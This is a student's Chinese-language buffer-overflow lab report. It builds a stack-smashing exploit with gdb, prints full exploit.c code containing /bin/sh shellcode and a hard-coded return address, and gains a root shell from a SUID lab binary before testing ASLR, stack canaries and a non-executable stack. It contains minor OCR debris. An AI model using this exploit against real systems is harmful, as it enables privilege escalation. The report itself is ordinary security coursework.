InfoSec_Report_Lab3

PB19111713钟颖康

实验1：基础实验

1. 实验目标


利用缓冲区溢出的漏洞实施攻击。

2. 实验任务

Task1：Exploiting the Vulnerability

Step1：编译漏洞代码并赋权

根据实验文档的流程，编译stack.c文件，关闭栈保护并设置栈可执行。赋予程序SUID权限，关闭地址随机化。



Step2：通过调试获取返回地址位置

调试程序stack，在main函数下设置断点，确定shellcode存放的地址。根据下图可知shellcode起始地址为0xbfffee17。

```
code@codesss: ~/桌面/InfoSec_lab3
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
(gdb) b main
Breakpoint 1 at 0x80484ee: file stack.c, line 16.
(gdb) r
Starting program: /home/code/桌面/InfoSec_lab3/stack

Breakpoint 1, main (argc=1, argv=0xbffff0d4) at stack.c:16
16      badfile = fopen("badfile", "r");
(gdb) p /x &str
$1 = 0xbfffee17
(gdb)
```

反汇编main函数，可以看出bof函数的调用地址为0x08048529，bof函数正常返回地址为0x0804852e。

```
code@codesss: ~/桌面/InfoSec_lab3
   0x08048503 <+41>:    mov    %eax,-0xc(%ebp)
   0x08048506 <+44>:    pushl  -0xc(%ebp)
   0x08048509 <+47>:    push   $0x205
   0x0804850e <+52>:    push   $0x1
   0x08048510 <+54>:    lea    -0x211(%ebp),%eax
   0x08048516 <+60>:    push   %eax
   0x08048517 <+61>:    call   0x8048360 <fread@plt>
   0x0804851c <+66>:    add    $0x10,%esp
   0x0804851f <+69>:    sub    $0xc,%esp
   0x08048522 <+72>:    lea    -0x211(%ebp),%eax
   0x08048528 <+78>:    push   %eax
   0x08048529 <+79>:    call   0x80484bb <bof>
   0x0804852e <+84>:    add    $0x10,%esp
   0x08048531 <+87>:    sub    $0xc,%esp
   0x08048534 <+90>:    push   $0x80485da
   0x08048539 <+95>:    call   0x8048380 <puts@plt>
   0x0804853e <+100>:   add    $0x10,%esp
   0x08048541 <+103>:   mov    $0x1,%eax
   0x08048546 <+108>:   mov    -0x4(%ebp),%ecx
   0x08048549 <+111>:   leave
   0x0804854a <+112>:   lea    -0x4(%ecx),%esp
   0x0804854d <+115>:   ret
End of assembler dump.
(gdb)
```

反汇编bof函数，可以看出bof函数在0x80484d3处结束，故应将此处地址的内容修改为shellcode的地址，使程序结束时直接跳转到恶意代码上。

```
code@codesss: ~/桌面/InfoSec_lab3
Breakpoint 1 at 0x80484ee: file stack.c, line 16.
(gdb) r
Starting program: /home/code/桌面/InfoSec_lab3/stack

Breakpoint 1, main (argc=1, argv=0xbffff0d4) at stack.c:16
16      badfile = fopen("badfile", "r");
(gdb) p /x &str
$1 = 0xbfffee17
(gdb) disass bof
Dump of assembler code for function bof:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     sub    $0x8,%esp
   0x080484c4 <+9>:     pushl  0x8(%ebp)
   0x080484c7 <+12>:    lea    -0x20(%ebp),%eax
   0x080484ca <+15>:    push   %eax
   0x080484cb <+16>:    call   0x8048370 <strcpy@plt>
   0x080484d0 <+21>:    add    $0x10,%esp
   0x080484d3 <+24>:    mov    $0x1,%eax
   0x080484d8 <+29>:    leave
   0x080484d9 <+30>:    ret
End of assembler dump.
(gdb)
```

Step3：改写exploit代码，为寻找buffer初始地址做准备

为了找到栈中buffer一开始的写入位置，在exploit.c函数中添加测试代码，做个标记。

```
*exploit.c (~/桌面/InfoSec_lab3) - gedit
打开(O)                                                    保存(S)
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"              /* xorl    %eax,%eax              */
    "\x50"                  /* pushl   %eax                   */
    "\x68""//sh"            /* pushl   $0x68732f2f            */
    "\x68""/bin"            /* pushl   $0x6e69622f            */
    "\x89\xe3"              /* movl    %esp,%ebx              */
    "\x50"                  /* pushl   %eax                   */
    "\x53"                  /* pushl   %ebx                   */
    "\x89\xe1"              /* movl    %esp,%ecx              */
    "\x99"                  /* cdq                            */
    "\xb0\x0b"              /* movb    $0x0b,%al              */
    "\xcd\x80"              /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    strcpy(buffer,"AAAA");

  /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
C ▾   制表符宽度：8 ▾   行 29，列 69 ▾   插入
```

编译并执行：

```
code@codesss: ~/桌面/InfoSec_lab3
code@codesss:~/桌面/InfoSec_lab3$ gcc -o exploit exploit.c
code@codesss:~/桌面/InfoSec_lab3$ ./exploit
code@codesss:~/桌面/InfoSec_lab3$
```

Step4：查找返回地址和buffer的距离

在0x80484d3处(bof函数结束)设置断点，查看此时栈中的内容，圈出部分即为AAAA(字符'A'的ASCII码值在16进制下为0x41)。

```
code@codesss: ~/桌面/InfoSec_lab3
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
(gdb) b *0x80484d3
Breakpoint 1 at 0x80484d3: file stack.c, line 10.
(gdb) r
Starting program: /home/code/桌面/InfoSec_lab3/stack

Breakpoint 1, bof (str=0xbfffee17 "AAAA") at stack.c:10
10      return 1;
(gdb) x/16xw $esp
0xbfffedd0:     0xb7fe97eb      0x00000000      0x41414141      0xb7e08700
0xbfffede0:     0xbffff028      0xb7ff0010      [illegible]     0x00000000
0xbfffedf0:     0xb7fbb000      0xb7fbb000      0xbffff028      0x0804852e
0xbfffee00:     0xbfffee17      0x00000001      0x00000205      0x0804b008
(gdb)
```

可以看出，offset为36个字节。故只要在shellcode地址前加上36个任意字符，即可将原返回地址改变为恶意代码地址，引导程序跳转。

Step5：编写溢出攻击代码，实施攻击

为了留出充分的nop作为对偏差的缓冲，在与buffer[0]距离300个字节处再开始存放的shellcode。由于不清楚buffer是会前移还是后移，故取300+40的一半（40是指前面36个字符+4个字节的返回地址，确保指针落在nop中间），也就是将shellcode的地址视为：buffer[170]，即 $(0xbfffee17)_H + (170)_D = (0xbfffeec1)_H$。

故在exploit.c中添加代码如下：

exploit.c (~/桌面/InfoSec_lab3) - gedit

打开(O) 保存(S)

```c
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"            /* xorl    %eax,%eax              */
    "\x50"                /* pushl   %eax                   */
    "\x68""//sh"          /* pushl   $0x68732f2f            */
    "\x68""/bin"          /* pushl   $0x6e69622f            */
    "\x89\xe3"            /* movl    %esp,%ebx              */
    "\x50"                /* pushl   %eax                   */
    "\x53"                /* pushl   %ebx                   */
    "\x89\xe1"            /* movl    %esp,%ecx              */
    "\x99"                /* cdq                            */
    "\xb0\x0b"            /* movb    $0x0b,%al              */
    "\xcd\x80"            /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    strcpy(buffer,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xc1\xee\xff\xbf");
    strcpy(buffer+300,shellcode);

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

C 制表符宽度：8 行 38，列 1 插入

重新编译exploit.c并执行，执行有漏洞的程序stack，发现攻击成功：

code@codesss: ~/桌面/InfoSec_lab3

```
Dump of assembler code for function bof:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x28,%esp
   0x080484c1 <+6>:     sub    $0x8,%esp
   0x080484c4 <+9>:     pushl  0x8(%ebp)
   0x080484c7 <+12>:    lea    -0x20(%ebp),%eax
   0x080484ca <+15>:    push   %eax
   0x080484cb <+16>:    call   0x8048370 <strcpy@plt>
   0x080484d0 <+21>:    add    $0x10,%esp
   0x080484d3 <+24>:    mov    $0x1,%eax
   0x080484d8 <+29>:    leave
   0x080484d9 <+30>:    ret
End of assembler dump.
(gdb) quit
A debugging session is active.

        Inferior 1 [process 8425] will be killed.

Quit anyway? (y or n) y
code@codesss:~/桌面/InfoSec_lab3$ gcc -o exploit exploit.c
code@codesss:~/桌面/InfoSec_lab3$ ./exploit
code@codesss:~/桌面/InfoSec_lab3$ ./stack
#
```

Task2：Address Randomization

执行命令sudo /sbin/sysctl -w kernel.randomize_va_space=2，打开地址随机化，使用循环语句反复攻击半小时仍没有成功。

```
code@codesss: ~/桌面/InfoSec_lab3
code@codesss:~/桌面/InfoSec_lab3$ sudo /sbin/sysctl -w kernel.randomize_va_space
=2
[sudo] code 的密码:
kernel.randomize_va_space = 2
code@codesss:~/桌面/InfoSec_lab3$ sh -c "while [ 1 ]; do ./stack; done;"
```

Task 3: Stack Guard

编译stack.c文件时打开栈保护机制，再执行一遍task1操作。可以看出由于栈保护机制攻击失败。

```
code@codesss: ~/桌面/InfoSec_lab3
code@codesss:~/桌面/InfoSec_lab3$ su root
密码:
root@codesss:/home/code/桌面/InfoSec_lab3# gcc -o stack -z execstack stack.c
root@codesss:/home/code/桌面/InfoSec_lab3# chmod 4755 stack
root@codesss:/home/code/桌面/InfoSec_lab3# exit
exit
code@codesss:~/桌面/InfoSec_lab3$ gcc -o exploit exploit.c
code@codesss:~/桌面/InfoSec_lab3$ ./exploit
code@codesss:~/桌面/InfoSec_lab3$ ./stack
*** stack smashing detected ***: ./stack terminated
已放弃 (核心已转储)
code@codesss:~/桌面/InfoSec_lab3$
```

Task 4: Non-executable Stack

编译stack.c文件时关闭栈可执行，再执行一遍task1操作。可以看出由于栈不可执行，攻击同样失败。

```
code@codesss: ~/桌面/InfoSec_lab3
code@codesss:~/桌面/InfoSec_lab3$ su root
密码:
root@codesss:/home/code/桌面/InfoSec_lab3# gcc -o stack -z noexecstack -fno-stac
k-protector stack.c
root@codesss:/home/code/桌面/InfoSec_lab3# chmod 4755 stack
root@codesss:/home/code/桌面/InfoSec_lab3# exit
exit
code@codesss:~/桌面/InfoSec_lab3$ gcc -o exploit exploit.c
code@codesss:~/桌面/InfoSec_lab3$ ./exploit
code@codesss:~/桌面/InfoSec_lab3$ ./stack
段错误 (核心已转储)
code@codesss:~/桌面/InfoSec_lab3$
```